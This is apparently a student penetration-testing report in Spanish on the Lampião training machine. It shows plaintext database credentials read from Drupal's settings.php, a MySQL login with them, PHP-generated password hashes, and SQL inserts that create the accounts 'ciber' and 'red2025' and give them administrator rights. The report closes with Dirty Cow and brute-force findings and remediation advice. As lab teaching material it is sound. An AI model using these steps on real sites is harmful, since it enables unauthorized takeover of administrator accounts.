


Ilustración 25 Archivos en sites/default (configuración de Drupal)

Se accedió al archivo settings.php dentro de **/var/www/html/sites/default** utilizando el editor **nano**, con el fin de revisar y modificar la configuración principal del sitio Drupal.

6.4 ACCESO Y MANIPULACION DE LA BASE DE DATOS DRUPAL





Ilustración 26 Apertura de settings.php (credenciales de BD visibles)

Dentro de settings.php se identificó la configuración de conexión a la base de datos MySQL. Se encontró el usuario **drupaluser**, la contraseña **Virgulino** y la base de datos

drupal.


GNU nano 2.2.6 File: settings.php
'prefix' => '',
);
$databases['default']['default'] = array(
'driver' => 'pgsql',
'database' => 'databasename',
'username' => 'username',
'password' => 'password',
'host' => 'localhost',
'prefix' => '',
);
$databases['default']['default'] = array(
'driver' => 'sqlite',
'database' => '/path/to/databasefilename',
);
@endcode
*/
$databases = array (
'default' =>
array (
'default' =>
array (
'database' => 'drupal',
'username' => 'drupaluser',
'password' => 'Virgulino',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
'prefix' => '',
),
),
);
/**
* Access control for update.php script.
*
* If you are updating your Drupal installation using the update.php script but
* are not logged in using either an account with the "Administer software
* updates" permission or the site maintenance account (the account that was
* created during installation), you will need to modify the access check
* statement below. Change the FALSE to a TRUE to disable the access check.
* After finishing the upgrade, be sure to open this file again and change the
* TRUE back to a FALSE!
*/
$update_free_access = FALSE;
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

Muestran cómo se accede a la base de datos **MySQL** con el comando mysql -u drupaluser -p -h localhost drupal, se listan las bases de datos y se selecciona la base de datos drupal.






Ilustración 27 Conexión a MySQL con drupaluser (mysql -u drupaluser -p -h localhost drupal)

Muestran las tablas de la base de datos y un script en **PHP** para generar un hash de contraseña compatible con **Drupal**. Se usan los hashes generados para insertar los nuevos usuarios ciber y red2025 en la tabla users.



Se ingresó al motor MySQL y se seleccionó la base de datos **drupal** con éxito, confirmando acceso válido gracias a las credenciales encontradas en el archivo settings.php.



Las imágenes muestran el comando **show tables** ejecutado en la base de datos **drupal** dentro de **MySQL**. Este comando se utiliza para listar todas las tablas que componen la base de datos de un sitio web de Drupal, como **users**, **node** y **cache**. En total, se muestran 73 tablas, lo que ilustra la complejidad y la estructura organizada que este sistema de gestión de contenido utiliza para almacenar toda la información del sitio. Es una forma de visualizar la arquitectura interna del sistema.






Ilustración 28 Listado de tablas en la base de datos Drupal (show tables;)


cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
node_type
queue
rdf_mapping
registry
registry_file
role



muestra la ejecución del comando **nano hash-drupal**. Esto indica que se está utilizando el editor de texto **Nano** para crear o abrir un archivo llamado **hash-drupal**. Este archivo probablemente contendrá un hash de contraseña de Drupal, una cadena de caracteres alfanuméricos encriptados, que se podría usar en un ataque de fuerza bruta para intentar descifrar una contraseña.




Ilustración 29 Script hash-drupal.php (generación de hashes de Drupal)

La imagen muestra el contenido del archivo **hash-drupal.php**. Se trata de un **script en PHP** diseñado específicamente para generar un **hash de contraseña** válido para Drupal.

El código incluye funciones como **password_generate_salt** y **password_crypt**, las cuales toman una contraseña de texto plano ($password) y la convierten en una cadena de caracteres encriptada. Este proceso de hashing es crucial para la seguridad, ya que permite almacenar contraseñas de forma segura en la base de datos sin revelar su valor original.

La imagen muestra la ejecución del script **hash_drupal.php** visto anteriormente. Al pasarle una contraseña entre comillas "**ciber**", "**red2025**"como argumento, el script la procesa y devuelve el **hash de Drupal** correspondiente.

El proceso documentado muestra la creación manual de usuarios en una base de datos de **Drupal**. La secuencia comienza con la creación de un script **PHP** para generar **hashes de contraseña** para usuarios como **ciber** y **red2025**. Estos hashes son luego insertados directamente en la tabla **users** mediante comandos **INSERT INTO** de **MySQL**, lo que permite crear cuentas sin usar la interfaz de registro de Drupal.

Ilustración 30 Resultado de generar hashes y comandos INSERT INTO users

La imagen muestra dos comandos **INSERT INTO** ejecutados en la base de datos de Drupal. Estos comandos insertan nuevos registros directamente en la tabla **users**.

En cada comando se crea un nuevo usuario:

- El primer comando crea un usuario con el nombre **ciber** y su **hash de contraseña** correspondiente.
- El segundo comando crea un usuario con el nombre **red2025** y su respectivo **hash de contraseña**.

Esto demuestra una forma manual de crear cuentas de usuario directamente en la base de datos, sin utilizar la interfaz de Drupal, lo que es común en tareas de administración o seguridad.




Ilustración 31 Consulta SELECT * FROM role; (roles disponibles en Drupal)

La imagen muestra el resultado del comando **SELECT * FROM role;** en **MySQL**. Esta consulta recupera todos los datos de la tabla **role**, la cual almacena los roles de usuario en un sitio **Drupal**

La tabla tiene tres columnas principales:

- **rid** (Role ID): Un identificador único para cada rol.
- **name**: El nombre del rol, como **administrator**, **anonymous user**, **authenticated user** y **writer**.
- **weight**: Un valor numérico que define el orden en que se listan los roles.




Ilustración 32 Consulta SELECT * FROM users_roles; (asignación de roles a usuarios)

Se muestran la relación entre los usuarios y sus roles en una base de datos de **Drupal**. La primera imagen, al ejecutar **SELECT * FROM role;** , revela los roles disponibles en el sistema, como **administrator** y **writer** , La segunda imagen, con la consulta **SELECT * FROM users_roles;**, muestra la tabla de unión que asigna roles a los usuarios. Se puede ver que el **usuario con uid 1** tiene el rol con rid 3, mientras que el **usuario con uid 2** tiene asignado el rol con rid 4, lo cual demuestra cómo se gestionan los permisos a nivel de base de datos.





Ilustración 33 Inserción de roles de administrador en users_roles (evidencia)

La secuencia de imágenes documenta el control manual de usuarios en un sitio **Drupal** a través de **MySQL**. Muestra la creación de un script **PHP** para generar **hashes de contraseña** y su inserción directa en la tabla **users** para crear nuevas cuentas. Posteriormente, se utiliza la tabla **users_roles** para asignar manualmente el rol de **administrador**, demostrando un método directo y de bajo nivel para gestionar permisos y credenciales, evitando la interfaz de usuario de Drupal.




A continuación, se inspeccionaron las tablas **role** y **users_roles** para comprender la estructura de permisos del sistema. Se identificó el **administrator** con su rid (Role ID) correspondiente. Finalmente, un comando **INSERT INTO users_roles** se utilizó para asignar el rol de administrador a usuarios específicos (uid 7 y uid 8), elevando sus privilegios, la última consulta **SELECT** en la tabla **users_roles** confirmó que la asignación de roles se completó correctamente, demostrando un control directo y completo sobre la administración de usuarios del sitio

```
mysql> select * from users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
|   1 |   3 |
|   4 |   3 |
|   7 |   3 |
|   8 |   3 |
|   2 |   4 |
+-----+-----+
5 rows in set (0.00 sec)
```

Finalmente, se muestran las tablas de roles y se demuestra cómo se asignan los roles de administrador a los nuevos usuarios **ciber** y **red2025** en la tabla **users_roles**. El proceso concluye con un intento de iniciar sesión en el sitio web con las nuevas credenciales, que falla debido a un error de credenciales, lo que sugiere que se debe usar el usuario **"tiago".**

Ilustración 34 Intento de inicio de sesión en la web con nuevas cuentas



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Lampião

Home

Sorry, unrecognized username or password. Have you forgotten your password?

User login

Username *

ciber

Password *

- Create new account
- Request new password

Log in

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25

Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas da história do Brasil, pass
vida sendo temido e idolatrado pelas pessoas que aterrorizava e amparava. Conheça aqui sua trajetória.

Read more Log in or register to post comm

First article...

Submitted by Eder on Fri, 04/20/2018 - 13:55

Just testing..

Lampião

Home

Sorry, unrecognized username or password. Have you forgotten your password?

User login

Username *

red2025

Password *

- Create new account
- Request new password

Log in

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25

Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas da história do Brasil, passo
vida sendo temido e idolatrado pelas pessoas que aterrorizava e amparava. Conheça aqui sua trajetória.

Read more Log in or register to post comme

First article...

Submitted by Eder on Fri, 04/20/2018 - 13:55

Just testing..

7 PLANTEAMIENTO DEL PROBLEMA

La máquina Lampiao presentaba múltiples fallas de seguridad: contraseñas débiles (o expuestas), servicios innecesarios abiertos, código del CMS con credenciales en texto claro (settings.php) y un kernel vulnerable (Dirty Cow). Estas condiciones permiten a un atacante desde la red descubrir servicios, obtener credenciales por fuerza bruta y finalmente escalar privilegios a root, comprometiendo confidencialidad, integridad y disponibilidad del sistema.

8 SOLUCIONES

- **Actualización y parcheo**: aplicar actualizaciones del sistema y del kernel para corregir vulnerabilidades como Dirty Cow.
- **Gestión de contraseñas**: usar contraseñas fuertes, políticas de expiración y autenticación multifactor donde sea posible.
- **Revisión de configuración del CMS**: evitar colocar credenciales en archivos accesibles; usar variables de entorno o gestores de secretos y limitar permisos de archivos (chmod/chown).
- **Restricción de servicios**: cerrar o filtrar puertos no necesarios mediante ufw/firewall y listas de acceso.
- **Uso correcto de sudoers**: editar sudoers mediante visudo y preferir archivos en /etc/sudoers.d/ en lugar de ediciones directas.
- **Monitoreo y logging**: activar auditoría de accesos, alertas y revisar logs con herramientas (fail2ban, auditd) para detectar intentos de intrusión.
- **Pruebas periódicas**: programar pentests y revisiones de configuración en intervalos regulares.

9 ERRORES DETECTADOS

- **Credenciales almacenadas en texto**: settings.php contenía usuario y contraseña de BD.
